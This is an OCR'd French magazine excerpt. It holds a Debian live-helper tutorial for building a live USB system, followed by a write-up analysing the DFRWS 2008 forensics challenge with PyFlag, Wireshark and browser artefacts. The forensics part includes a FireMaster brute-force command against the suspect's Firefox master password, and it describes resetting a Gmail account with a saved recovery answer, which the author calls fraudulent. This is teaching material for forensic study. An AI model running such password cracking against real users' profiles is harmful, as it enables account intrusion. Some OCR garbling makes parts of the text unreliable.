total 20
drwxr-xr-x  5 denis denis 4096 fév 17 11:28 .
drwxr-xr-x 72 denis denis 4096 fév 17 10:44 ..
drwxr-xr-x 22 root  root  4096 fév 17 11:28 config
drwxr-xr-x  2 root  root  4096 fév 17 11:28 scripts
drwxr-xr-x  2 root  root  4096 fév 17 11:28 .stage
```

Nous constatons qu'un certain nombre de répertoires et fichiers ont été créés, parmi lesquels **config** contenant :

```
binary
binary_debian-installer
```

5.0 Lenny

```
binary_debian-installer-includes
binary_grub
binary_local-debs
binary_local-hooks
binary_local-includes
binary_local-packageslists
binary_local-udebs
binary_rootfs
binary_syslinux
bootstrap
chroot
chroot_apt
chroot_local-hooks
chroot_local-includes
chroot_local-packages
chroot_local-packageslists
chroot_local-patches
chroot_local-preseed
chroot_sources
```

```
common
includes
source
templates
```

Tous ces sous-répertoires ne sont pas intéressants. Nous reviendrons sur certains d'entre eux en temps voulu.

Note

Si nous avions voulu créer un liveCD, **lh_config** sans argument aurait fait l'affaire. Petite astuce au passage ; si vous voulez créer un liveCD aussi bien qu'un système pour clef USB, utilisez **lh_config** dans un autre répertoire et, avant le **lh_build**, copiez les répertoires **cache/packages*** de l'ancienne arborescence dans la nouvelle. La copie allant plus vite que le téléchargement, vous gagnerez du temps.

2 Personnalisation

À ce stade, nous pourrons très bien lancer la construction d'un système minimaliste avec **lh_build**, mais ce n'est pas intéressant. Nous devons, en bons franco-francophones, configurer les locales de manière adéquate. Ceci se fait via la commande **lh_config** qui se chargera de modifier les fichiers dans **config**. Ce qui ne vous prive pas d'y jeter un œil :

```
% lh_config --bootappend-live "locale=fr_FR"
% lh_config --bootappend-live "keyb=fr"
```

Nous configurons les locales françaises par défaut (UTF-8). Certains préféreront peut-être le bon vieux ISO-8859-15 via **fr_FR@euro**. On peut également configurer l'ensemble en une fois, ce qui nous permet de mettre en avant la syntaxe de **lh_config** (ne pas oublier les guillemets) :

```
% lh_config --bootappend-live "locale=fr_FR keyb=fr"
```

Le fichier modifié est **config/binary**, variable **LH_BOOTAPPEND_LIVE**.

Maintenant, nous pouvons créer notre première image avec **lh_build**. Après un long, long, très long temps d'attente (téléchargement, installation, *chroot*, copie, *squashfsisation*, etc.), on trouve un magnifique fichier **binary.img** dans le répertoire courant. Fichier qu'on s'empressera de tester avec, par exemple, **kvm -hda binary.img** (**% kvm -cdrom binary.iso** pour une image ISO). Point d'interface graphique, c'est un système minimaliste en mode console. Minimaliste et parfaitement localisé et fonctionnel. C'est beau.

Note

ISO-8859-15 ou UTF-8 ? Oui, UTF-8 c'est le futur, mais, personnellement, je vis encore dans le présent avec tout un tas de systèmes installés qui sont en Latin1. Je n'apprÃ©cie pas particuliÃ"rement ce genre de choses quand je fais un **ssh** sur une machine (oui, je suis une loutre qui n'a pas forcément le temps de reconfigurer tout cela ou de m'embêter à créer 20 profils SSH).

3 Un bureau léger ? Pas de problème !

Que diriez-vous d'ajouter quelques éléments graphiques. La lenteur d'un périphérique USB impose raisonnablement l'utilisation que quelque chose de léger. Les gestionnaires de fenêtres de ce type ne manquent pas pour peu que l'on sorte du chemin un peu trop balisé tracé par KDE et GNOME. XFCE serait un très bon choix, mais LXDE a tendance à lui voler la vedette en ce moment et pour cause. Plus qu'un gestionnaire de fenêtres, c'est également un

desktop complet, ce qui pourtant ne gâche en rien ses performances. Gageons que cet état de fait perdurera avec les futures versions, même si les fonctionnalités venaient à se multiplier.

Comme les développeurs sont des personnes consciencieuses et intelligentes, ils ont anticipé vos (mes) désirs. On trouve ainsi des listes de paquets directement utilisables dans `/usr/share/live-helper/lists`. `gnome`, `rescue` ou encore `xfce` sont, en quelque sorte, des profils tout fait que nous pouvons directement utiliser. Celui qui nous intéresse maintenant, c'est `lxde` que nous utilisons ainsi :

```
% lh_config -p lxde
```

Le fichier modifié est `config/chroot`, variable `LH_PACKAGES_LISTS`. Tout le contenu de `/usr/share/live-helper/lists/lxde` sera intégré à la distribution live. C'est-à-dire le contenu de `/usr/share/live-helper/lists/standard-x11` plus les paquets `gdm`, `lxde`, `lxnm` et `desktop-base`. Si vous regardez dans `standard-x11`, vous trouvez un autre `include` concernant `standard`, lui-même incluant `minimal` et ainsi de suite. Le système de résolution des dépendances entre paquets se charge du reste. On peut ainsi construire brique par brique un système sur mesure.

De cette façon, plutôt que d'inclure manuellement le paquet `openvpn` avec `lh_config --packages openvpn`, par exemple, on peut créer son propre fichier de liste et le placer dans `/usr/share/live-helper/lists`. Ainsi, si je crée un fichier `MyLiveSys` contenant

```
## LH: MyLiveSys
#include <lxde>
openvpn mutt
```

il me suffit d'utiliser `lh_config -p MyLiveSys` et j'obtiendrai une distribution contenant la même chose que `lxde` avec les paquets `openvpn` et `mutt` en plus.

Pour remasteriser une nouvelle image, nous commençons par effacer les éléments précédents avec `lh_clean`. Les répertoires `chroot`, `binary`, `stage` et `source` seront vidés, mais le contenu de `cache` sera conservé. Ce qui évite une nouvelle longue étape de téléchargement. On construit ensuite comme précédemment avec `lh_build`.

4 Personnaliser l'installation

Nous sommes maintenant capables de créer un système de toutes pièces contenant absolument tous les éléments qui nous sont nécessaires. Comme vous l'avez remarqué, dans l'exemple précédent, j'ai décidé d'inclure le paquet `openvpn` afin de pouvoir, depuis n'importe quelle machine démarrée sur la clef USB, entrer en contact avec les autres machines de mon VPN en toute sécurité.

Il me faut cependant ajouter une configuration pour qu'OpenVPN puisse fonctionner correctement. En regardant dans l'arborescence, vous trouverez un répertoire magique (selon la définition de M. Arthur C. Clarke) : `config/chroot_local-includes`. Celui-ci est destiné à contenir des fichiers et des répertoires qui seront copiés lors de la construction de l'environnement chrooté. `config/chroot_local-includes` est, en quelque sorte, la racine de nos ajouts. Ainsi, il nous suffit de créer `etc/openvpn` et de le remplir avec les fichiers utiles (certificats, clef, fichier de configuration).

Nous en profitons également pour ajouter `etc/default/openvpn` avec une version du fichier qui remplacera celle installée par le paquet. Notre version empêchera le démarrage automatique du démon `openvpn` grâce à une simple ligne :

```
AUTOSTART="none"
```

Nous voyons ainsi qu'il est très simple de modifier la configuration pré-construite par les installations de paquets dans l'environnement chrooté. Nous pouvons procéder de même avec tout le système et obtenir un système de fichiers en lecture seule utilisant squashFS et un système de fichiers `tmpfs` (en mémoire) en CoW (*Copy on Write*).

5 Un système live, mais qui se souvient bien de ce qu'on fait : la persistance

Le dernier point précisé est très important. Le système sur clef USB est un système live au sens strict du terme. Il est constitué d'un système de fichiers en lecture seule qui est monté en squashFS (système de fichiers fusionné). Un autre système de fichiers est également monté afin de stocker les différences entre la version en lecture seule et la version utilisée post-démarrage. Ce second système de fichiers est de type `tmpfs` et son contenu sera donc perdu en cas d'arrêt ou de redémarrage du système.

Par défaut, nous sommes donc obligé de construire un système parfaitement configuré contenant tous les éléments pour l'utilisateur `user` installé par défaut. Ceci est tout aussi valable pour les services comme `openvpn`, mais également pour les fichiers de configuration d'applications ou outils comme Mutt, Vim, etc.

Il est toutefois possible de procéder autrement grâce à la persistance des données. L'une des solutions consiste à utiliser une seconde clef USB ou un disque dur installé sur l'hôte où le système sera démarré. Dans le cas d'une seconde clef USB, il suffira d'y créer une partition de type Linux (`83`) contenant un système de fichiers ext2/ext3 utilisant un label `live-rw` :

```
% mkfs.ext2 -L live-rw /dev/clef
% sync
```

On démarrera alors le système live sur la première clef en spécifiant `live persistent` à l'invite `boot:` du *bootloader*. Ainsi, automatiquement, le système Debian cherchera un système de fichiers possédant le label défini (`live-rw`) et l'utilisera en mode CoW pour conserver toutes les différences avec le système de fichiers en lecture seule.

Bien entendu, ceci pose quelques problèmes. Le fait d'utiliser deux clefs USB est déjà un souci en soi, auquel il faut ajouter que, généralement, on utilisera deux clefs identiques. Là, c'est du côté du BIOS et de la sélection du périphérique de boot que nous nous heurtons à une limitation. Difficile, en effet, de faire la différence entre les deux clefs dans le menu présenté au démarrage. Dans tous les cas, cette solution est passablement éprouvante.

Une autre solution, plus ergonomique et plus économique consiste à utiliser, non pas un disque, mais une image disque. Là, c'est son nom, `live-rw`, et son emplacement qui sont importants. Il suffit que cette image de système de fichiers ext3/ext3 soit placée à la racine d'un système de fichiers supporté (même NTFS) pour que celle-ci soit automatiquement montée en *loop* puis utilisée en CoW.

Voici comment procéder :

```
% dd if=/dev/null of=live-rw bs=512M seek=1
% mkfs.ext2 -F live-rw
```

L'option `-F` nous permet simplement de forcer la commande comme il ne s'agit pas d'un véritable périphérique bloc (ou un système de fichiers monté). Nous placerons ensuite ce fichier n'importe où puis démarrerons le système live avec l'option `persistent` et la magie opérera à nouveau.

Ceci suppose, là encore, l'utilisation d'une autre unité de stockage avec, toutefois, le bénéfice de pouvoir déplacer le fichier n'importe où très facilement. N'importe où signifiant, par exemple, la clef USB elle-même. Pour la procédure, nous avons l'embarras du choix :

- Étendre la partition FAT générée par la commande `dd` sur la clef.
- Créer une nouvelle partition et un système de fichiers ext2/ext3 pour y copier le fichier.
- Ajouter une seconde partition FAT (donc lisible sur un grand nombre de plateformes) et y copier le fichier.

Dans tous les cas, `fdisk`, `cfdisk` et/ou Gparted sont vos amis, ainsi que `mke2fs` et `mkdosfs`.

5.1 Petit bug

J'ai remarqué un petit bug dans `chroot/usr/share/initramfs-tools/scripts/live-helpers` (version 1.0.3-1). En effet, au cours du processus de démarrage, le système inspecte les systèmes de fichiers à la recherche d'images pour `/home` et `/live/cow` (contenant le complément CoW en lecture/écriture). Ensuite, il ajoute un point d'accès pour trouver un *snapshot*. Malheureusement, si les images `home-rw` et `live-rw` se trouvent sur le même système de fichiers, la commande `grep "^${device} " /proc/mounts | cut -f2 -d ' '` retourne deux lignes identiques. Pour pallier le problème, il suffit d'ajouter un petit `| tail -n 1`. Pour contourner le problème sans toucher aux fichiers installés par le paquet `live-helper`, le plus simple est de copier `chroot/usr/share/initramfs-tools/scripts/live-helpers` dans `config/chroot_local-includes/usr/share/initramfs-tools/scripts/live-helpers` pour le remplacer lors de la génération du système. Mais ceci n'est pas suffisant. Ce script est inclus dans l'`initramfs`. Il faut donc ajouter un *hook* qui déclenchera la mise à jour de l'`initramfs` : `config/chroot_local-hooks/my` contenant simplement :

```
#!/bin/sh
update-initramfs -tu -kall
```

Ne pas oublier de passer ce script en exécutable avec un `chmod +x config/chroot_local-hooks/my`. S'en suit un petit `lh_clean` et un `lh_build` et le tour est joué.

Le problème initial vient de `chroot/usr/share/initramfs-tools/scripts/live` et de la fonction `try_snap()` appelée depuis `setup_unionfs()` du même fichier. Cette fonction appelle `try_mount()` (script `live-helpers`) qui utilise `where_is_mounted()` où se trouve le fameux `grep` dans `/proc/mounts`.

5.2 Snapshot

Il est possible d'utiliser la persistance d'une autre manière. Cette technique consiste à utiliser des « instantanés » du système de fichiers `tmpfs` et de les archiver. Contrairement au système de persistance précédent, celui-ci présente l'avantage de moins solliciter les supports, ce qui est intéressant dans le cas de mémoire flash.

Si une partition avec le label `live-sn` où un fichier nommé de la sorte est trouvé, son contenu sera copié dans le système de fichiers `tmpfs`. Lors de l'arrêt du système, un redémarrage ou l'utilisation de la commande `live-snapshot –refresh`, l'opération inverse est effectuée. Notez cependant que la suppression de fichier n'est pas prise en charge contrairement au CoW (`live-rw`) et au montage d'un `home-rw` sous forme de système de fichiers ou de fichier image. Autre point important, en cas d'arrêt brutal du système, les changements seront perdus.

Une autre manière de contourner le bug précédent peut donc être, tout simplement, de désactiver cette fonctionnalité en commentant les appels à `try_snap()`.

6 Astuces

6.1 Changer le splash screen de SysLinux

L'image de fond utilisée par SysLinux est très belle (si, si), mais en décidant de personnaliser son système sur clef USB, autant le faire jusqu'au bout. Il suffit pour cela de créer une belle image en 640×480, puis d'utiliser :

```
% convert mysplash.png mysplash.ppm

% ppmtolss16 '#d0d0d0=7' < mysplash.ppm > mysplash.rle
/usr/bin/ppmtolss16: Warning: color palette truncated (1258 colors
ignored)
307200 pixels, 4123 bytes, (97.32% compression)

% cp /tmp/mysplash.rle config/binary_syslinux/
```

ppmtolss16 vient du paquet **syslinux**. Si le résultat n'est pas à la hauteur de vos attentes, c'est tout simplement que la réduction du nombre de couleurs par **ppmtolss16** n'est pas optimale. Tournez-vous alors vers The Gimp pour créer un fichier n'utilisant qu'une palette de 14 couleurs, puis réutilisez **ppmtolss16** :

```
% ppmtolss16 '#d0d0d0=7' < mysplash.ppm > mysplash.rle
307200 pixels, 9604 bytes, (93.75% compression)
```

Et voilà, il n'y a plus de message concernant l'élimination des quelques 1200 autres couleurs et le résultat est sensiblement meilleur.

Il suffit, ensuite, de placer le fichier obtenu dans **config/binary_syslinux** et de spécifier l'emplacement dans la configuration (fichier **config/binary**) :

```
LH_SYSLINUX_SPLASH="config/binary_syslinux/mysplash.rle"
```

6.2 Utiliser le mode persistent par défaut

Fatigué de taper **live persistent** à chaque démarrage ? il suffit d'ajouter le paramètre à ceux déjà passés par défaut comme ceux pour les locales dans **config/binary** :

```
LH_BOOTAPPEND_LIVE="locale=fr_FR@euro keyb=fr persistent"
```

6.3 Utiliser un répertoire home dans un fichier

Il suffit de créer, à l'instar de **live-rw**, un système de fichiers utilisant un label **home-rw** ou un fichier appelé **home-rw** :

```
% dd if=/dev/null of=home-rw bs=512M seek=1
% mkfs.ext2 -F home-rw
```

Ceci peut se combiner avec le mode persistent détaillé précédemment.

6.4 Ajouter les paquets de debian-multimedia.org

Par défaut, seul le dépôt principal est utilisé. Si vous souhaitez construire une distribution live comprenant, par exemple, le paquet **transcode**, il vous faudra ajouter le dépôt http://www.debian-multimedia.org de Christian Marillat. Procédez alors comme ceci en ajoutant ce dernier au **/etc/apt/sources.list** du système hôte :

```
deb http://www.debian-multimedia.org stable main
deb-src http://www.debian-multimedia.org stable main
```

Installez ensuite les clefs permettant d'authentifier les paquets, puis configurez votre installation :

```
% aptitude update
% aptitude install debian-multimedia-keyring
% lh_config \
--categories 'main contrib non-free' \
--keyring-packages 'debian-multimedia-keyring debian-archive-keyring'
```

Ajoutez ensuite le nouveau dépôt dans la configuration courante (qui sera chrootée) :

```
% echo 'deb http://www.debian-multimedia.org lenny main' > \
config/chroot_sources/debian-multimedia.chroot
% echo 'deb http://www.debian-multimedia.org lenny main' > \
config/chroot_sources/debian-multimedia.binary
```

Selon la version du live-helper, il est possible que l'utilisation de **lh_build** conduise à une erreur. Un bogue semble, en effet, interdire l'installation/utilisation des clefs GnuPG adéquates :

```
WARNING: The following packages cannot be authenticated!
  libamrnb3 libamrwb3 libavutil49 libdirac0 libfaac0
  libmp3lame0 libx264-60 libxvidcore4 libavcodec51 libfame-0.9
  libswscale0 libquicktime1 libmjpegtools0 libpostproc51
  mjpegtools transcode transcode-doc
```

Pour contourner le problème, il suffit de copier les fichiers provenant de l'installation du paquet **debian-multimedia-keyring** depuis le système hôte :

```
% cp -f /usr/share/keyrings/debian-multimedia-keyring.gpg \
config/chroot_sources/debian-multimedia.chroot.gpg
% cp -f /usr/share/keyrings/debian-multimedia-keyring.gpg \
config/chroot_sources/debian-multimedia.binary.gpg
```

On peut ensuite modifier sa sélection de paquets et relancer le processus de construction :

```
% lh_clean
% lh_build
```


Au terme de l'opération, on constate que tout est effectivement là :

```
% egrep "transcode|mp3|w32" binary.packages
ii  libgmp3c2       2:4.2.2+dfsg-3  Multiprecision arithmetic library
ii  libmp3lame0     3.98.2-0.3      LAME Ain't anii  transcode
2:1.0.7-0.0     Utility to encode raw video/audio streams
ii  transcode-doc   2:1.0.7-0.0     Documentation for transcode
ii  w32codecs       1:20071007-0.1  win32 binary codecs
```


Auteur : Denis Bodor

Rédacteur en chef de GLMF. Utilisateur GNU/Linux depuis 1994. Randonneur du jardin magique.

Analyse de données : participation au Challenge DFRWS 2008



Lors de la dernière DFRWS (Digital Forensics Research Conference) en août 2008 à Baltimore était organisé un concours axé sur les techniques d'analyse et le regroupement de preuves depuis diverses sources (mémoire, disques, enregistrement réseau). Retour sur le challenge, les données disponibles et les techniques utilisées pour l'analyse.

Auteur

- Christophe Grenier

Dans le scénario DFRWS 2008, une société s'est rendu compte qu'un tiers non identifié cherchait à obtenir des informations confidentielles sur son système informatique. En réponse, un monitoring de son infrastructure a été mis en place. L'analyse de ces données ainsi que des entretiens avec différents employés ont conduit l'équipe de la sécurité informatique à soupçonner un des employés de collaboration avec ce tiers externe. Des captures réseau du trafic du poste utilisateur sous Linux ont été réalisées, le contenu de son répertoire utilisateur copié ainsi que la mémoire de son poste.

Le but du challenge est :

- de déterminer l'activité de l'utilisateur ;
- de déterminer si des faits montrent un comportement suspect ou inapproprié ;
- de déterminer si des faits indiquent une collaboration avec un tiers pour obtenir ces informations sensibles et si possible d'identifier celui-ci ;
- d'identifier les informations qui ont été transmises et par quel moyen.

L'accent doit être mis sur l'utilisation ou le développement de nouvelles techniques ou de nouveaux outils pour analyser les données.

1 Les données

Sur le site du challenge (http://www.dfrws.org/2008/challenge/submission.shtml) se trouve deux archives :

- une archive zip contenant les fichiers copiés du répertoire utilisateur, un *dump* de la mémoire du poste de l'utilisateur suspecté, une capture réseau ;
- une copie du fichier `System.map` correspondant au noyau utilisé sur le poste utilisateur.

2 PyFlag

PyFlag est un outil sous licence GPL d'analyse de logs et de traces forensics. Il se pilote par une interface web. Il a été utilisé par deux des challengers. Cet outil présente l'avantage de réunir en une seule interface la possibilité d'analyser les différents fichiers du challenge. Au moment d'écrire cet article, la dernière version disponible est la 0.87 Pre1 du 5 septembre. Elle ajoute de nombreuses fonctionnalités qui sont apparues à l'occasion du challenge DFRWS 2008. Pour profiter des dernières mises à jour, récupérons les sources depuis le gestionnaire de code source darcs.

Si certains pré-requis manquent, l'étape de compilation devrait le signaler. Sur une Fedora, voici les *packages* que j'ai installés :

```
darcs
libtool
zlib-devel.x86_64
file-devel.x86_64
libjpeg-devel.x86_64
python-devel.x86_64
pexpect python-dateutil
PIL.x86_64
GeoIP-devel.x86_64
python-GeoIP.x86_64
clamav-server
urwid
```

`urwid` : téléchargement depuis http://excess.org/urwid/ et installation avec `sudo python setup.py install`. On peut aussi récupérer la version de développement.

```
[kmaster@adsl tmp]$ darcs get http://www.pyflag.net/pyflag
```

Si vous avez déjà récupéré les sources par le passé par ce moyen, mettez-les à jour.

```
[kmaster@adsl tmp]$ cd pyflag/
[kmaster@adsl pyflag]$ darcs pull
Pulling from "http://www.pyflag.net/pyflag"...
No remote changes to pull in!
cd pyflag
sh ./autogen.sh
./configure
make
sudo make install
pyflag
```

2.1 MySQL

Afin que MySQL connaisse les différents fuseaux horaires, il faut utiliser le script **mysql_tzinfo_to_sql** livré avec **mysql** :

```
mysql_tzinfo_to_sql /usr/share/zoneinfo/ | mysql -uroot -p mysql
```

En pratique, j'ai été obligé de déplacer temporairement les fichiers de la zone horaire Europe/Sofia pour que l'insertion SQL fonctionne.

2.2 Volatility

Le *framework* Volatility (https://www.volatilesystems.com/default/volatility) permet d'explorer la mémoire à la recherche de la liste des processus, des ports réseau en écoute, des connexions en cours, des fichiers ouverts... La version 1.3 bêta ne supporte malheureusement l'analyse que des mémoires de Windows XP SP2 et SP3, un support très rudimentaire pour l'analyse de la mémoire du noyau Linux 2.6.18-8.1.15.el5 utilisé par le challenge a été réalisé, mais étant donné son statut alpha, le code n'est accessible que sur demande pour le moment.

2.3 Configuration

L'interface web de **pyflag** est accessible par défaut sur http://127.0.0.1:8000/. Connectez-vous dessus et configurer :

- **uploaddir**
- **resultdir**
- **dbuser**
- **dbpasswd**
- **dbunixsocket**
- **imagedir**
- **reporting_dir**

Attention, **pyflag** a besoin d'un utilisateur MySQL ayant le droit de créer des bases de données, puis d'avoir tous les droits dessus, c'est-à-dire le compte MySQL **root** ou équivalent. Si vous modifiez l'emplacement de différents répertoires après avoir créé une affaire, les données de celle-ci peuvent devenir en partie ou totalement inaccessibles.

3 Création d'une affaire

3.1 Importation des données

3.1.1 Importation de l'archive zip

Une petite remarque préalable : une archive zip créée sur un système Unix stocke la date et l'heure GMT des fichiers ; sous DOS/Windows, c'est l'heure locale qui est utilisée.

```
[kmaster@ads1 ~]$ tcpdump -tttt -n -r /data/data_for_testdisk/dfrws-2008/response_
data/suspect.pcap|head -1
reading from file /data/data_for_testdisk/dfrws-2008/response_data/suspect.pcap,
link-type EN10MB (Ethernet)
2007-12-17 05:32:16.111289 IP 192.168.151.130.42984 > 219.93.175.67.http: S
275432308:275432308(0) win 5840 <mss 1460,sackOK,timestamp 498532 0,nop,wscale 4>
[kmaster@ads1 ~]$ unzip -l /data/data_for_testdisk/dfrws2008-challenge.zip |grep pcap
  5110493  12-17-07 05:32   response_data/suspect.pcap
```


Ici, sous Linux, je constate que l'heure fichier de création de la capture réseau est cohérente avec l'heure du premier paquet réseau.

Dans le menu ***Case Management***, créons l'affaire *DFRWS 2008* et utilisons le fuseau horaire US/Eastern. Nous verrons par la suite comment ce fuseau horaire a été déterminé.

Dans le menu ***Load Data***, sélectionnons ***Load IO Data Source*** pour ajouter l'archive ZIP. Système de fichiers : standard, fuseau horaire US/Eastern, fichier **dfrws2008-challenge.zip**, ID z (z, initial de zip). Puis raw et / comme points de montage dans le système de fichiers virtuel (VFS).

Sélectionnons en haut à gauche l'icône ***Scan this directory*** en prenant soin d'activer le support des fichiers compressés, de cocher la case en bas ***Click here when finished*** et terminons par choisir ***Finish***.

Nous avons désormais accès au contenu de l'archive zip.



3.1.2 Importation de la capture réseau

Dans le menu ***Load Data***, sélectionnons ***Load IO Data Source*** pour ajouter la capture réseau au format pcap. Système de fichiers : standard, fuseau horaire US/Eastern. Sélectionnons l'icône VFS, puis le fichier **raw_filesystem/response_data/suspect.pcap** (Attention à cliquer sur le nom et non sur l'*inode*), choisissons ***n***(n, initial de *network*) comme ID et sur l'écran suivant ***/net*** comme point de montage.

Sélectionnons en haut à gauche l'icône ***Scan this directory***, mettons ***/net*** comme répertoire, cochons la case en bas ***Click here when finished*** et terminons par choisir ***Finish***.

4 Analyse des données

4.1 Capture réseau

4.1.1 View Connections

La capture réseau montre des connexions TCP du 8 décembre 2007 03:26:11 au 16 décembre 23:08:34. En cliquant sur *TimeStamp*, les connexions sont triées par date. Attention, l'interface ne montre que les 50 premières entrées et l'interface ne montre pas de manière très visuelle qu'il y en a d'autres. Une flèche permet de passer aux suivantes.

4.1.2 Browse Webmail Message

- 8 décembre, 03:39. L'utilisateur consulte la boite de steve_vogon@hotmail.com, un message de Google demande confirmation pour la création d'un compte.
- 16 décembre 22:16. steve.vogon@gmail.com accède à un document sur Google Docs. Le tableau liste 4 fichiers : des comptes d'administration, un schéma réseau, des noms d'utilisateurs et mots de passe, une capture réseau de connexion FTP, ainsi que les prix associés. Le total est de 57$.
- 16 décembre 22:34. Steve Vogon <steve.vogon@gmail.com> est en contact par messagerie avec Faa Tali <faatali@hotmail.com>. Le message comporte un échange précédent, selon celui-ci, Vogon a envoyé le 16 décembre 21:53 GMT -8 l'URL pour accéder à Negotiate, le document Google Docs.
- À 22:35, Vogon demande le montant minimum pour ouvrir un compte à la banque polonaise Noblebank.

```
Hello,
Can you please tell me what the minimum balance
requirement is for opening an overseas account at
your bank?
Thank you,
Steve K. Vogon
```

- À 22:36, Vogon indique à Faa Tali qu'il enverra les informations comme discuté, qu'il utilisera l'emplacement 219. Rien ne décrit ce dernier.

4.1.3 Historique de navigation


L'historique de navigation s'obtient en sélectionnant **Disk Forensics**, puis **Browser History** :

- 2007-12-09 00:53:39. Recherche de « *private banking* » sur google.com.qa
- Consultation du site Noble Bank suite à cette recherche
- 2007-12-09 00:59:03. Consultation de http://www.state.gov/s/l/16162.htm sur l'extradition.
- Recherche sur google.com.qa « *non-extradition countries* »
- Extradition Costa Rica
- Maldives

À 01:18, une recherche sur **privilege elevation 2.6.19** est effectuée. L'utilisateur veut devenir *root* de son poste. Son historique de navigation indique la consultation de sites comme :

- http://cve.mitre.org
- http://metasploit.org/
- http://milw0rm.com

La dernière page consultée est http://milw0rm.com/exploits/1596 : **11R7.0) Local Root Privilege Escalation Exploit"**. Il est 02:42.



À 02:47, le site travelocity.com est consulté et des places sur un vol vers le Costa Rica sont réservées.

Le 14 et 16 décembre, un document est accédé sur GoogleDocs ainsi que des messageries Hotmail et Gmail. La dernière page visitée est une page du site Web de Walt Disney.

4.2 Firefox

4.2.1 Recherche

Par défaut, Firefox sauvegarde toute information saisie dans un champ texte d'un formulaire web. Ainsi, le paramètre **searchbar-history** utilisé lors des recherches contient les valeurs sauvegardées suivantes :

- **private banking**
- **panama extradition**
- **non-extradition countries**
- **extradition costa rica**
- **maldives**
- **privilege elevation 2.6.19**
- **CAN-2005-1263**
- **overseas credit card payments**

L'utilisateur rechercherait une banque discrète (secret bancaire), se renseigne sur les conditions d'extradition avec le Panama et le Costa Rica, s'informe sur les Maldives et les payements par carte de crédit à l'étranger, mais aussi cherche des failles sur le noyau Linux 2.6.19 et sur la faille CAN-2005-1263. Remarque : cette faille du noyau Linux ne fonctionne plus depuis la version 2.6.12.

4.2.2 Réservation d'un vol

D'autres valeurs sont visibles :

- **firstNameForFlight1 Steve**
- **firstNameForFlight2 Catherine**
- **goingTo Costa Rica**
- **lastNameForFlight1 Vogon**
- **lastNameForFlight2 Lagrande**
- **leavingDate 12/30/2007**
- **leavingFrom Dulles**
- **returningDate 1/30/2008**
- **seat0 16E**
- **seat0 16C**
- **seat1 17B**
- **seat1 16B**
- **telephoneNumber 202 555 9900**
- **tripContactFirstName Steve**
- **tripContactLastName Vogon**

Ces différentes valeurs sauvegardées et la consultation du site travelocity.com indiquent la réservation de 2 places pour Steve Vogon et Catherine Lagrande, départ le 30 décembre 2007 depuis l'aéroport de Dulles (IAD) à destination de l'aéroport de San Jose Juan Santamaria (SJO) au Costa Rica avec billet retour le 30 janvier.

Dulles est un aéroport proche de Washington DC, le numéro de téléphone 202 555 9900 correspond aussi à un numéro de Washington DC ou de ses environs.

4.2.3 Gmail

Information intéressante, Firefox a mémorisé la réponse permettant en cas de perte de son mot de passe Gmail de réinitialiser le compte : **IdentityAnswer binky**. Un des participants s'est permis de le faire, mais cela pose plusieurs problèmes :

- Le propriétaire légitime voit son accès bloqué et peut réagir en conséquence.
- Le service web peut mémoriser l'heure, l'adresse IP et les caractéristiques du navigateur web de la personne ayant réinitialiser l'accès.
- Cet acte peut être considéré comme un accès et maintient frauduleux et donc légalement punissable.
- Donner un avantage à ce concurrent par rapport aux autres ;-)

4.2.4 Mot de passe Firefox

Après avoir créé une machine virtuelle sous CentOS 5, j'ai ajouté un utilisateur **stevev**, recopié son répertoire **.mozilla** et lancé Firefox pour découvrir que celui-ci stockait les mots de passe entrés dans les formulaires, mais protégeait ceux-ci par un mot de passe général. Après avoir essayer quelques mots de passe triviaux, j'ai tenté une attaque par dictionnaire du mot de passe, puis par force brute avec FireMaster (http://securityxploded.com/). Attention, pour l'attaque par dictionnaire, celui-ci doit utiliser des retours à la ligne Windows et non Unix, utiliser **unix2dos** (NDRL : ou **recode** directement) pour la conversion au besoin.

```
wine FireMaster.exe -q -b -m 3 -l 6 \
dfrws-2008/response_data/user_files/.mozilla/firefox/n5q6tfua.default/
```


Le mot de passe n'a pas été trouvé, mais le mot de passe faisait soit plus de 6 caractères, soit utilisait d'autres caractères que ceux par défaut. Aucun participant au challenge n'a été capable de retrouver ce mot de passe, mais il n'est pas impossible que l'analyse de la mémoire puisse permettre de récupérer ce mot de passe ou même les mots de passe pour chaque site.

5 Fuite d'information

Comme on soupçonne que des documents confidentiels ont été sortis du système d'information pour rejoindre la concurrence, analysons le trafic réseau avec Wireshark (ex-Ethereal).

5.1 Wireshark

Le résumé (*Statistics/Summary*) disponible sous Wireshark indique la capture va du 17 décembre 04:32 à 05:31 (heure française). Il s'agit principalement de trafic HTTP avec un peu de trafic HTTPS vers Yahoo.



En observant un échange DHCP, on identifie 3 machines :

- Vmware_c2:2f:0c 192.168.151.130 goldfinger ;
- Vmware_e4:56:48 192.168.151.254 Serveur DHCP ;
- Vmware_ed:9d:3c 192.168.151.2 DNS, gateway.

